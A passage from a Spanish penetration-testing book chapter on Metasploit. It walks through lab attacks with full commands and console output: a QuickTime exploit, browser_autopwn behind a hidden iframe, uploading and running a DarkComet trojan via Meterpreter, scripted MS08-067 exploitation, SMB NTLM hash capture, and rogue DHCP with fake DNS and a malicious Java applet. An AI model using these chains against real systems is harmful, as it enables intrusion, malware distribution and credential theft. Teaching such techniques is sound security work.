SRVPORT	Se debe indicar el puerto que quedará a la escucha, para simular un recurso web es importante asignarlo en el 80
URIPATH	Recurso al que se quiere acceder. En el ejemplo se indica /juegos, pero bastaría con /
PAYLOAD	Se debe indicar el *payload* a ejecutar en la máquina vulnerable

Tabla 3.02: Configuración del módulo marshaled_punk


```
msf exploit(apple_quicktime_marshaled_punk) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.62:4444
[*] Using URL: http://192.168.0.62:80/juegos
[*] Server started.
msf exploit(apple_quicktime_marshaled_punk) > [*] Sending Apple QuickTime 7.6.7 _Marshaled_pUnk
Code Execution exploit HTML to 192.168.0.61:1635...
[*] Sending stage (749056 bytes) to 192.168.0.61
[*] Meterpreter session 1 opened (192.168.0.62:4444 -> 192.168.0.61:1636) at 2012-06-27 02:16:09
+0200
[*] Session ID 1 (192.168.0.62:4444 -> 192.168.0.61:1636) processing InitialAutoRunScript 'migra
te -f'
[*] Current server process: IEXPLORE.EXE (2680)
[*] Spawning a notepad.exe host process...
[*] Migrating into process ID 4036
[*] New server process: notepad.exe (4036)
```


Fig 3.16: Explotación lograda con el módulo *marshaled_punk*.

Pueden llegar peticiones de muchas víctimas, en función del método de distribución que se haya realizado, cuantas más peticiones lleguen mayor probabilidad de éxito. Aunque un concepto debe quedar claro y es que cuando se descubrió esta vulnerabilidad y fue liberada por Rubén Santamarta, era un *0day* por lo que no existía actualización que parchease el fallo. Lo importante del concepto es ver y entender los peligros que disponen las aplicaciones no actualizadas y los fabricantes que no son rápidos ante las salidas de los temidos *0day*.

Dark Shadows, el mundo oscuro y real

La industria del *malware* y el fraude *online* sigue siendo, a día de hoy, el gran motor de esta industria. Un indicador de este hecho es el número de copias únicas de *malware* que se ha disparado en los últimos años. En primer lugar, hay que recordar que el *spam*, en especial el farmacéutico, sigue siendo la vía de distribución elegida, que el *malware* sigue creciendo, que los Mac OS X están en auge y que los dispositivos móviles son un objetivo ya atacado. Además, en infraestructuras importantes se han descubierto vulnerabilidades críticas y el número de agujeros de seguridad descubiertos por año sigue siendo un número muy alto.





Fig 3.17: Kit de explotación *Black Hole*.

Una de las vías más importantes para la distribución de *malware* son los sitios web, utilizando un *kit* de explotación, como puede ser *Black Hole, Eleonore* o *Phoenix Exploit*. Estos kit de explotación disponen de gran cantidad de *exploits* públicos y, si se paga lo suficiente en el mercado *underground*, de *exploits* privados. Dichos exploits privados proporcionan al atacante una ventaja sobre muchos de los usuarios que caerán en sus redes con fines maliciosos.

Además, disponen de paneles que aportan facilidad de uso y gran información. Muchos de ellos ofrecen estadísticas de los navegadores explotados, los países de las víctimas, porcentaje de éxito, *exploits* que más acierto han tenido, el sistema operativo más explotado, etcétera.

El proceso no es trivial pero una vez estudiado no es de gran complejidad. La idea es que el atacante selecciona las víctimas a través de un programa automático que busca patrones en los buscadores como *Google* o *Bing*. Una vez se obtiene la lista de sitios que son vulnerables, se realizan ataques SQL *Injection* a todos ellos, cuyas inyecciones están preparadas para introducir código malicioso en la página web. El código malicioso que se introduce carga el contenido de una dirección que será dónde se encuentre el *kit* de explotación. De este modo, cuando un visitante navegue por el sitio web vulnerado será atacado con un *exploit* que tratará de ejecutar un *malware* en su máquina.

Como ejemplo de un hecho real se muestra a continuación uno de los varios ataques sufridos por la web de *Apple*. También hay que decir que *Apple* ha trabajado siempre de manera rápida para limpiar toda referencia a sitios web maliciosos. En la imagen se puede visualizar como se inyectó un *iframe* que referenciaba al sitio web malicioso en el interior del sitio web de *Apple*. El sitio al que se referían era al dominio *nemohuildiin.ru*, pero la víctima podría no detectar ninguna acción extraña ya que si el *iframe* fuese transparente no se visualizaría nada extraño.





Fig 3.18: Búsqueda de sitios hackeados que distribuyen *malware*.

PoC: La técnica Browser Autopwn

En la siguiente prueba de concepto se utilizará el módulo *browser_autopwn*, el cual ofrece la posibilidad de lanzar *exploits* de acuerdo a la versión del navegador que la víctima esté utilizando.

El escenario dispone de 2 máquinas, una será el atacante con un equipo *Windows XP SP3* que dispone de un servidor WAMP el cual ofrecerá una página web maliciosa, simulando un sitio *hackeado*, dicha página web dispondrá de un *iframe* transparente que referencia a una máquina donde se encuentra el módulo *browser_autopwn* esperando para lanzar los *exploits*. En el escenario el módulo se encontrará en un *Metasploit* en la misma máquina del WAMP, es decir, en la máquina del atacante. Por otro lado, se dispone de una máquina que será la de la víctima, corriendo un *Windows XP SP3*, en la

que simulando una navegación hacia la web *hackeada* y que ha sido modificada con la inyección del *iframe* malicioso será vulnerada por esta técnica. Una vez que se obtenga el control remoto de la máquina de la víctima se realizará la distribución de *malware*, en esta prueba de concepto se utilizará *DarkCommet*. La distribución y ejecución de *malware* se realizará a través de la consola de *Meterpreter*. Con este método se pueden obtener gran cantidad de máquinas *troyanizadas*, pudiendo ser parte de una *botnet* simplemente por navegar por sitios *hackeados*.

La máquina del atacante dispone de la dirección IP 192.168.0.56, en ella se aloja el sitio web malicioso y el módulo de *Metasploit*. La máquina de la víctima dispone de la dirección IP 192.168.0.57 para la siguiente prueba de concepto.

En primer lugar, se ha instalado un servidor WAMP en la máquina del atacante y en la ruta *wamp/www* se ha colocado un sitio web que simula la página real que se encontraría *hackeada*. La página web puede ser clonada con distintas herramientas, por ejemplo *Teleport*. Hay que dejar el módulo de tipo *auxiliary*, *browser_autopwn* preparado para recibir las conexiones y que pueda lanzar los *exploits*. La configuración se puede visualizar en la siguiente tabla.

Parámetro	Valor
LHOST	La dirección IP para las conexiones inversas de los *payload*
SRVPORT	Se debe indicar el puerto por el que escuchará el módulo. 8080 es una buena opción
URIPATH	Recurso al que se quiere acceder. En el ejemplo se indica /

Tabla 3.03: Configuración del módulo *browser_autopwn*.

```
msf auxiliary(browser_autopwn) > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set LHOST 192.168.0.56
LHOST => 192.168.0.56
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > run
```

Fig 3.19: Configuración del módulo *browser_autopwn*.

Una vez que se dispone del módulo a la espera de recibir conexiones en el puerto 8080, se debe tener en cuenta que la web maliciosa debe cargar un *iframe* transparente que referencie en su campo *src* a dónde se encuentra el módulo *browser_autopwn*. Para simular la inyección de código, como ocurriría en un ataque real, se edita el sitio web y se coloca el *iframe* como se puede visualizar en la imagen.

```
<iframe src="http://192.168.0.56:8080/" width=0 height=0
style="hidden" frameborder=0 marginheight=0
marginwidth=0/>
</body>
</html>
```

Fig 3.20: Inyección de *iframe* en el código de la página web.

Ahora solo queda esperar a que la víctima se conecte a la página web maliciosa y tras cargar su contenido, también cargará el *iframe* que realizará la petición a la dirección *http://192.168.0.56:8080*.

Generalmente, en un ataque real, esta petición se realizaría a un dominio público adquirido para distribuir *malware* o que también ha sido comprometido y dispone de un *kit* de explotación detrás. Para hacer más real la simulación se ha utilizado el sitio web de un congreso de tecnología, y se ha modificado el archivo *hosts* de la víctima para que cuando se introduzca la dirección real se cargue la web que sirve el atacante. Se entiende que en un ataque real esto no se llevaría a cabo así.





Fig 3.21: Navegación de la víctima a la web hackeada.

Una vez que la víctima navega por el sitio web y el *iframe* oculto hace su trabajo, el módulo de *Metasploit* recibirá la petición y lanzará los *exploits* disponibles para esa versión del navegador. Una vez que *Metasploit* empieza a realizar este trabajo sólo queda esperar a conseguir la sesión inversa.

```
[*] 192.168.0.57   browser_autopwn - Reporting: {:os_name=>"Microsoft Windows", :os_flavor=>"XP", :os_sp=>"SP3", :os_lang=>"es", :arch=>"x86"}
[*] 192.168.0.57   browser_autopwn - Responding with 14 exploits
[*] 192.168.0.57   ie_createobject - Sending exploit HTML...
[*] 192.168.0.57   ie_createobject - Sending exploit HTML...
[*] 192.168.0.57   ms10_018_ie_behaviors - Sending Internet Explorer DHTML Behaviors Use After Free (target: IE 6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.0.57
[*] Meterpreter session 1 opened (192.168.0.56:3333 -> 192.168.0.57:1117) at 2012-07-02 10:06:44 +0200
[*] Session ID 1 (192.168.0.56:3333 -> 192.168.0.57:1117) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (780)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1064
[+] Successfully migrated to process
```

Fig 3.22: *Browser_Autopwn* lanzando *exploits*.

Es muy interesante observar que cuando se ha conseguido la sesión inversa de *Meterpreter*, se ha migrado la consola a otro proceso, lo cual provoca que aunque el navegador se cierre o se bloqueé, la conexión no se perderá ya que ha sido *mudada* a otro proceso.Para la distribución de *malware* se ha utilizado el comando *upload* de la consola de *Meterpreter* para subir un archivo. El troyano elegido para la prueba de concepto, como se mencionó anteriormente, es *DarkCommet*. *DarkCommet* tiene un funcionamiento de troyano inverso muy sencillo, se subirá a la víctima el ejecutable que hace de servidor y se ejecutará mediante el uso del comando de *Meterpreter execute*, que permite ejecutar aplicaciones en la máquina remota.

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > upload c:\\troyano.exe c:\\
[*] uploading  : c:\troyano.exe -> c:\
[*] uploaded   : c:\troyano.exe -> c:\\troyano.exe
meterpreter > execute -f c:\\troyano.exe
Process 320 created.
meterpreter >
```

Fig 3.23: Distribución de *malware*.

Una vez la máquina ha sido *troyanizada, DarkCommet* se conectará con el atacante automáticamente. En la generación de un *bot* de *DarkCommet* se debe especificar, al menos una dirección que será donde se conecte el *bot* dando el control de la máquina. El atacante dispondrá de un nombre de dominio, por ejemplo un *dyndns*, para no utilizar las direcciones IP dinámicas. Aunque, si el atacante dispone de una dirección IP estática también podría usarla.





Fig 3.24: El troyano se conecta al panel de administración.

5. Automatizando las órdenes

Tras ver la parte de intrusión o explotación de sistemas, en la que si se consigue el éxito la adrenalina sube a gran velocidad, hay que pensar de nuevo en el proceso completo del test de intrusión. Anteriormente, se ha estudiado como la recogida de información y descubrimiento de servicios es algo que puede llevar bastante tiempo, pero es algo que puede ser automatizado, ya que generalmente, el proceso tiene más aspectos de procedimental que de artístico.

La automatización de las tareas a realizar en *Metasploit* es un proceso que puede ayudar al auditor a minimizar tiempos. Como se ha mencionado anteriormente, en un test de intrusión existe gran parte de procedimiento, el cual en condiciones normales es siempre igual, y una parte menor que depende de la experiencia o pericia del auditor, la parte más artística.

La idea principales es conseguir reunir el máximo detalle en el *workspace* de la base de datos a la que el auditor conecte el *framework*. Entonces, ¿Se puede automatizar la captura del máximo de información? Esto es la idea de los *resource scripts*, cuya extensión será rc.

Los *resource scripts* son tratados por el *framework* como *templates* ERB al permitir la ejecución de bloques de instrucciones en *Ruby*, desde los cuales se podrá interactuar con la API de *Metasploit*, REX. Existen algunos rc que vienen por defecto en *Metasploit* en la ruta */pentest/exploits/framework3/scripts/resource*.

Con los *scripts* que vienen por defecto con el *framework* se puede realizar la mayoría del trabajo de recopilación de información del entorno a auditar. A continuación se estudia uno de los *scripts* que vienen por defecto y que es realmente interesante y útil a la hora de descubrir servicios y de recolectar información.

Ejemplo: Descubrimiento básico

En este apartado se entra en detalle en la descripción del *script basic_discovery.rc* que se puede encontrar en la ruta */pentest/exploits/framework3/scripts/resource*. Este *script* sirve para conseguir obtener información sobre máquinas y servicios disponibles utilizando *nmap* y otros módulos auxiliares, algunos de los vistos anteriormente en este libro, para protocolos *smb, imap, pop, http, ftp*, etcétera.

A continuación, mediante el uso del comando *cat <script.rc> | more* se va a analizar el *script*. Hay que tener en cuenta que se puede personalizar en función de las necesidades editando, simplemente, el archivo rc original mediante algún editor de textos.

Lo primero que se puede observar en la imagen es la declaración de una variable denominada *ports* que contiene todos los puertos que serán analizados en busca de servicios. El auditor puede modificar el rango, ampliando o disminuyendo el número. Un concepto muy interesante es el *datastore* el cual almacena las variables que se configuran en *msfconsole*, por ejemplo RHOSTS, LHOST, RPORT, etcétera.

Para interactuar desde el interior del *script* con estas variables del *framework* se utiliza la sintaxis *framework.datastore['<nombre variable>']*. En el *script* se puede observar como se hacen comparaciones mediante el uso de condicionales *if* para poder verificar que antes de lanzar el *script* se configuraron las variables.

En el caso de la variable NMAPOPTS, define las opciones con las que se ejecutará *nmap*, si no está declarada dicha variable en el *datastore* se declarará en el *script* con unos parámetros por defecto, tal y como se puede ver en la imagen.

```
#set ports for Metasploit portscanner (change this for your needs):
ports = "7,21,22,23,25,43,50,53,67,68,79,80,109,110,111,123,135,137,138,139,143,161,264,265,389,
443,445,500,631,901,995,1241,1352,1433,1434,1521,1720,1723,3306,3389,3780,4662,5800,5801,5802,58
03,5900,5901,5902,5903,6000,6666,8000,8080,8443,10000,10043,27374,27665"

if (framework.datastore['RHOSTS'] == nil)
        print_line("you have to set RHOSTS globally ... exiting")
        return
end

if (framework.datastore['NMAPOPTS'] != nil)
        nmapopts = framework.datastore['NMAPOPTS']
else
        #default-settings
        nmapopts = "-PN -P0 -O -sSV"
end
```

Fig 3.25: Parte de código del *script basic_discovery.rc*.

Para la ejecución de módulos, tras la configuración de variables, o incluso para configurar variables desde el interior del *script* se dispone de la sentencia *run_single*. Para asignar un valor a una variable del *framework*, es decir no local al *script*, como por ejemplo RHOSTS se utiliza *run_single("setg <variable> <valor>")*. Para ejecutar una sentencia en el *framework* desde el *script* sería similar a lo anterior *run_single("db_nmap –v –n #{nmapopts} #{framework.datastore['RHOSTS']}")*. Las variables se especifican mediante el uso de #{variable}.

```
if ( nmap == 1 )
        print_line("Module: db_nmap")
        if (verbose == 1)
                print_line("Using Nmap with the following options: -v -n #{nmapopts} #{framework
.datastore['RHOSTS']}")
                run_single("db_nmap -v -n #{nmapopts} #{framework.datastore['RHOSTS']}")
        else
                print_line("Using Nmap with the following options: -n #{nmapopts} #{framework.da
tastore['RHOSTS']}")
                run_single("db_nmap -n #{nmapopts} #{framework.datastore['RHOSTS']}")
        end
else
        print_line("Module: portscan/tcp")
        run_single("use auxiliary/scanner/portscan/tcp")
        run_single("set PORTS #{ports}")
        run_single("run -j")
end
```

Fig 3.26: Ejecución de sentencias desde el interior del *script*.

Existe una función en el *script* que verifica si el auditor se encuentra conectado a la base de datos, dónde se almacenará toda la información obtenida con el *script*. Si no se está conectado a la base de datos el *script* mostrará un mensaje por pantalla indicándolo y se acabará la ejecución de instrucciones.

```
# Test and see if we have a database connected
begin
        framework.db.hosts
rescue ::ActiveRecord::ConnectionNotEstablished
        print_error("Database connection isn't established")
        return
end
```

Fig 3.27: Test de conexión de la base de datos en el *script*.

A continuación se puede visualizar la ejecución del *script* y la obtención de resultados mediante el uso de esta técnica de automatización. Recordando su utilidad para la mayoría de los test de intrusión. Es altamente recomendable estudiar los distintos *scripts* que dispone el *framework* y ver sus posibilidades reales, ya que utilizando varios de ellos en conjunto se puede obtener gran cantidad de información del entorno a auditar e incluso conseguir realizar explotaciones con algunos de los *scripts*.

```
msf > resource basic_discovery.rc
[*] Processing /opt/framework3/msf3/scripts/resource/basic_discovery.rc for ERB directives.
[*] resource (/opt/framework3/msf3/scripts/resource/basic_discovery.rc)> Ruby Code (20261 bytes)
you have to set RHOSTS globally ... exiting
msf > set RHOSTS 192.168.0.59
RHOSTS => 192.168.0.59
msf > resource basic_discovery.rc
[*] Processing /opt/framework3/msf3/scripts/resource/basic_discovery.rc for ERB directives.
[*] resource (/opt/framework3/msf3/scripts/resource/basic_discovery.rc)> Ruby Code (20261 bytes)
THREADS => 15
[-] Database connection isn't established
msf >
```

Fig 3.28: Ejecución de *basic_discovery.rc* con error por conexión base de datos.

Uno de los errores más comunes es la no configuración de las variables en el *framework* antes de lanzar el *script*, ya que puede que éste las requiera previamente configuradas, por otro lado, otro de los errores comunes es la no conexión a la base de datos cuando el *script* lo requiere.

```
msf > db_connect postgres:123abc.@127.0.0.1/msf
msf > resource basic_discovery.rc
[*] resource (basic_discovery.rc)> Ruby Code (18075 bytes)

=============================================
starting discovery scanners ... stage 1
=============================================


starting portscanners ...

udp_sweep
[*] Auxiliary module running as background job
Module: db_nmap
Using Nmap with the following options: -n -sT -P0 -A 192.168.0.59

[*] Sending 10 probes to 192.168.0.59->192.168.0.59 (1 hosts)
[*] Discovered ntp on 192.168.0.59:123 (Microsoft NTP)
[*] Discovered netbios on 192.168.0.59:137 (PRUEBAS-01760CC:<00>:U :PRUEBAS-0176
0CC:<20>:U :GRUPO_TRABAJO:<00>:G :GRUPO_TRABAJO:<1e>:G :GRUPO_TRABAJO:<1d>:U :
__MSBROWSE__ <01>:G :08:00:27:a4:a9:3d)
[*] Nmap: Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-06-25 17:25 CEST
```

Fig 3.29: Ejecución correcta de *basic_discovery.rc*.

Creación de un resource script

Antes de crear *scripts* de automatización de tareas se debe disponer de un par de cosas claras, la primera es que se debe conocer el lenguaje de *scripting Ruby* y la segunda que se debe disponer de un conocimiento medio-alto de la arquitectura y funcionamiento de *Metasploit*.

A continuación el ejemplo que se muestra es bastante sencillo e intuitivo, pero queda reflejado el potencial y flexibilidad que disponen los *resource scripts* para la automatización de tareas comunes. En el presente ejemplo se utiliza un rc para, simplemente, automatizar el proceso de configuración del manejador de conexiones de los *payload*, es decir, *exploit/multi/handler*.

```
echo use exploit/multi/handler >> meterpreter.rc
echo set PAYLOAD windows/meterpreter/reverse_tcp >> meterpreter.rc
echo set LHOST 192.168.0.100 >> meterpreter.rc
echo set ExitOnSession false >> meterpreter.rc
echo exploit -j -z >> meterpreter.rc
```

Para lanzar este *script* existen distintas maneras, como por ejemplo, en una línea de comandos ejecutar *msfconsole -r meterpreter.rc*, o desde una sesión de *msfconsole* mediante el comando *resource meterpreter.rc*.

Otro ejemplo interesante es la automatización de la explotación de una máquina, por ejemplo, mediante la explotación de *MS08-067*.

```
echo use exploit/windows/smb/ms08_067_netapi >> exploitNetapi.rc
```

```
echo set PAYLOAD windows/meterpreter/reverse_tcp >> exploitNetapi.rc
echo set RHOST 192.168.0.110 >> exploitNetapi.rc
echo set LHOST 192.168.0.100 >> exploitNetapi.rc
echo exploit -j -z >> exploitNetapi.rc
```

```
msf > resource exploitNetapi.rc
[*] Processing /opt/framework3/msf3/scripts/resource/exploitNetapi.rc for ERB directives.
resource (/opt/framework3/msf3/scripts/resource/exploitNetapi.rc)> use exploit/windows/smb/ms08_
067_netapi
resource (/opt/framework3/msf3/scripts/resource/exploitNetapi.rc)> set PAYLOAD windows/meterpret
er/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/opt/framework3/msf3/scripts/resource/exploitNetapi.rc)> set LHOST 192.168.0.56
LHOST => 192.168.0.56
resource (/opt/framework3/msf3/scripts/resource/exploitNetapi.rc)> set RHOST 192.168.0.59
RHOST => 192.168.0.59
resource (/opt/framework3/msf3/scripts/resource/exploitNetapi.rc)> exploit -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.0.56:4444
msf  exploit(ms08_067_netapi) > [*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] Selected Target: Windows XP SP3 Spanish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.0.59
[*] Meterpreter session 1 opened (192.168.0.56:4444 -> 192.168.0.59:1071) at 2012-06-25 00:18:50
+0200
```

Fig 3.30: Ejecución de un *resource script* para MS08-067.

6. Servidores Rogue

Metasploit dispone de unos módulos de tipo *auxiliary* muy interesantes que permiten al auditor levantar un servidor, en menos de un minuto, el cual ofrece un servicio totalmente falso. El objetivo de este tipo de servidores es la captura de credenciales o ejecución de código arbitrario mediante el engaño en la máquina remota. Los engaños pueden ir desde simples redireccionamientos a direcciones IP dónde en un puerto concreto espera el servicio malicioso, hasta un complejo entramado de servicios, que aparentemente realizan lo que deberían para terminar con la explotación de la máquina de la víctima.

La ruta dónde se aloja en el *framework* este tipo de módulos es *auxiliary/server/*. En esta ruta se puede encontrar un directorio *capture* dónde se almacenan módulos cuyo objetivo principal es la captura de credenciales y, otros elementos de interés como las *cookies*. A continuación se muestra información sobre los módulos *server/capture*.

Módulo *auxiliary*	Descripción
server/capture/smb	Permite configurar un servidor para protocolo SMB con el que se pueden obtener *hashes* de tipo NTLM
server/capture/ftp	Permite configurar un servidor FTP que presente un *login* pare recoger credenciales
server/capture/http	Permite configurar un servidor HTTP para capturar credenciales de autenticación
server/capture/pop3	Permite configurar un servicio POP3 falso para capturar credenciales
server/capture/smtp	Permite configurar un servicio SMTP para capturar credenciales de autenticación
server/capture/telnet	Permite configurar un servidor de telnet para realizar el engaño y obtener las credenciales

Tabla 3.04: Módulos *auxiliary/server/capture*.


```
msf auxiliary(smb) > setg SRVHOST 192.168.1.35
SRVHOST => 192.168.1.35
msf auxiliary(smb) > set LOGFILE /root/hashes.txt
LOGFILE => /root/hashes.txt
msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) > [*] 2012-06-26 22:04:10 +0200
NTLMv2 Response Captured from 192.168.1.36:51774
BIT-PC\ftsai OS: LM:
LMHASH:Disabled LM_CLIENT_CHALLENGE:Disabled
NTHASH:e32375e152f618170128a917bee6efe4 NT_CLIENT_CHALLENGE:0101000000000000360cc6d7d653cd016c7f
e3f935fdfe3100000000020000000000000000000000
```

Fig 3.31: Captura de *hashes* con *auxiliary/server/capture/smb*.

Existe la posibilidad de descargarse más *exploits* que proporcionan funcionalidades similares con otros servicios. Es muy interesante disponer a mano de este tipo de herramientas.

Las otras herramientas interesantes son las *auxiliary/server* dónde se dispone de distintas funcionalidades que, ya sea en solitario o unidas, pueden provocar gran terror en la red.

PoC: Rogue DHCP, Fake DNS y Applet de Java

En el siguiente ejemplo se va a realizar una prueba de concepto con *auxiliary/server/dhcp*, con el que se configurará un *Rogue* DHCP, *auxiliary/server/fakedns*, con el que se configurará un DNS un tanto especial y *exploit/multi/browser/java_signed_applet* con el que se realizará la explotación de la máquina de la víctima.

El escenario está compuesto por una red, que podría ser una red *wireless* o una red corporativa cableada, dónde el atacante configurará un *rogue* DHCP con el que se buscará que los clientes obtengan una dirección IP de un rango concreto, una dirección IP de un servidor DNS controlado por el atacante y una dirección de puerta de enlace, que también podría ser la dirección IP del atacante por lo que se podría monitorizar el tráfico para obtener *cookies* o credenciales.

Además se configura un servicio web dónde al realizar la conexión se lanzará un *applet* de java con intenciones maliciosas. Este servicio será referenciado por una página web que simulará un portal cautivo y que realmente redirigirá al servicio web dónde se lanzará el *applet* malicioso. Esta página se encuentra alojada en un servidor Apache que escucha peticiones en el puerto 80, al llegar la petición se muestra la página del portal cautivo que poco después redirigirá a la dirección URL dónde se encuentra configurado el servicio del *applet*. Cuando el usuario o víctima acepte la ejecución del *applet*, realmente se estará ejecutando un *payload* que devolverá una sesión inversa, en este caso un *meterpreter*.

La configuración del *Rogue* DHCP es bastante sencilla, se carga el módulo *auxiliary/server/dhcp* y se configuran algunos parámetros como se puede visualizar en la siguiente tabla.

Parámetro	Valor
DHCPIPEND	192.168.0.105
DHCPIPSTART	192.168.0.100
DNSSERVER	La dirección IP donde se encuentra el DNS, por ejemplo, máquina del atacante. 192.168.0.61
NETMASK	255.255.255.0
ROUTER	La dirección IP de la puerta de enlace, podría ser la máquina del atacante para monitorizar tráfico. 192.168.0.61
SRVHOST	La dirección IP dónde se lanza el *Rogue* DHCP. 192.168.0.61

Tabla 3.05: Configuración *Rogue DHCP*.

```
msf > use auxiliary/server/dhcp
msf auxiliary(dhcp) > show options

Module options (auxiliary/server/dhcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BROADCAST                      no        The broadcast address to send to
   DHCPIPEND                      no        The last IP to give out
   DHCPIPSTART                    no        The first IP to give out
   DNSSERVER                      no        The DNS server IP address
   FILENAME                       no        The optional filename of a tftp boot
server
   HOSTNAME                       no        The optional hostname to assign
   HOSTSTART                      no        The optional host integer counter
   NETMASK                        yes       The netmask of the local subnet
   ROUTER                         no        The router IP address
   SRVHOST                        yes       The IP of the DHCP server

msf auxiliary(dhcp) > set DHCPIPEND 192.168.0.105
DHCPIPEND => 192.168.0.105
msf auxiliary(dhcp) >
```

Fig 3.32: Configuración *Rogue DHCP*

Podría ser interesante agotar las direcciones IP disponibles en el *pool* del DHCP original que existe en la misma red, si existiese alguno. Llegado este punto, los clientes que se conecten a la red recibirán direcciones IP otorgadas por el servidor DHCP falso, además de lo más interesante, la dirección IP del servidor DNS y de la puerta de enlace que se quiera.

Es el momento de configurar el servidor DNS falso, para ello se carga el módulo *auxiliary/server/fakedns*. El funcionamiento de *fakedns* es sencillo, con la variable DOMAINBYPASS se configura una lista de dominios para los que las resoluciones no serán falseadas, SRVHOST es la variable dónde se configura la dirección IP dónde se monta el servidor DNS falso, la del atacante en este caso. Tras lanzar el módulo, en el ejemplo, cuando la víctima pida resolver cualquier nombre de dominio, excepto *Google* porque así está configurado, se resolverá con la dirección IP del atacante dónde espera el servidor Apache.

```
msf auxiliary(dhcp) > run
[*] Auxiliary module execution completed

[*] Starting DHCP server...
msf auxiliary(dhcp) > use auxiliary/server/fakedns
msf auxiliary(fakedns) > show options

Module options (auxiliary/server/fakedns):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DOMAINBYPASS  www.google.com   yes       The list of domain names we want to fully resolve
   SRVHOST       0.0.0.0          yes       The local host to listen on.
   SRVPORT       53               yes       The local port to listen on.
   TARGETHOST                     no        The address that all names should resolve to

msf auxiliary(fakedns) > set SRVHOST 192.168.0.61
SRVHOST => 192.168.0.61
msf auxiliary(fakedns) > run
[*] Auxiliary module execution completed

[*] DNS server initializing
[*] DNS server started
```

Fig 3.33: Configuración de *fakedns*.

Una de las víctimas, la cual obtuvo las direcciones IP por el DHCP falso, realiza una petición a *www.apple.com*. El servidor DNS falso resuelve esta petición devolviendo la dirección IP de la máquina del atacante, 192.168.0.61. La máquina de la víctima, realiza la petición al atacante al puerto 80, dónde se encuentra un archivo *index.html* con el siguiente código:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2//EN">
<HTML>
<HEAD>
   <TITLE>Captive Portal</TITLE>
</HEAD>
<BODY>
   Captive Portal<br />
   <script type="text/javascript">window.location = "http://www.apple.com:8080/
portal" </script> <!-- Arbitrary Redirect -->
</BODY>
</HTML>
```

El módulo del *applet* de java se configura con los valores que se especifican en la siguiente tabla.

Parámetro	Valor
SRVHOST	192.168.0.61 (IP atacante)
SRVPORT	8080 (puerto escucha servicio)
URIPATH	/portal
PAYLOAD	*Windows/meterpreter/reverse_tcp*

Tabla 3.06: Configuración módulo *applet* de java.

Se podría evitar la utilización del servidor Apache y utilizar directamente el módulo del *applet*, pero es recomendable utilizar SET, *social engineering toolkit*, y poder utilizar alguna página web falsa para hacer más creíble el ataque. SET será estudiado más adelante en el libro.

```
msf auxiliary(fakedns) > use exploit/multi/browser/java_signed_applet
msf exploit(java_signed_applet) > show options

Module options (exploit/multi/browser/java_signed_applet):

   Name         Current Setting   Required  Description
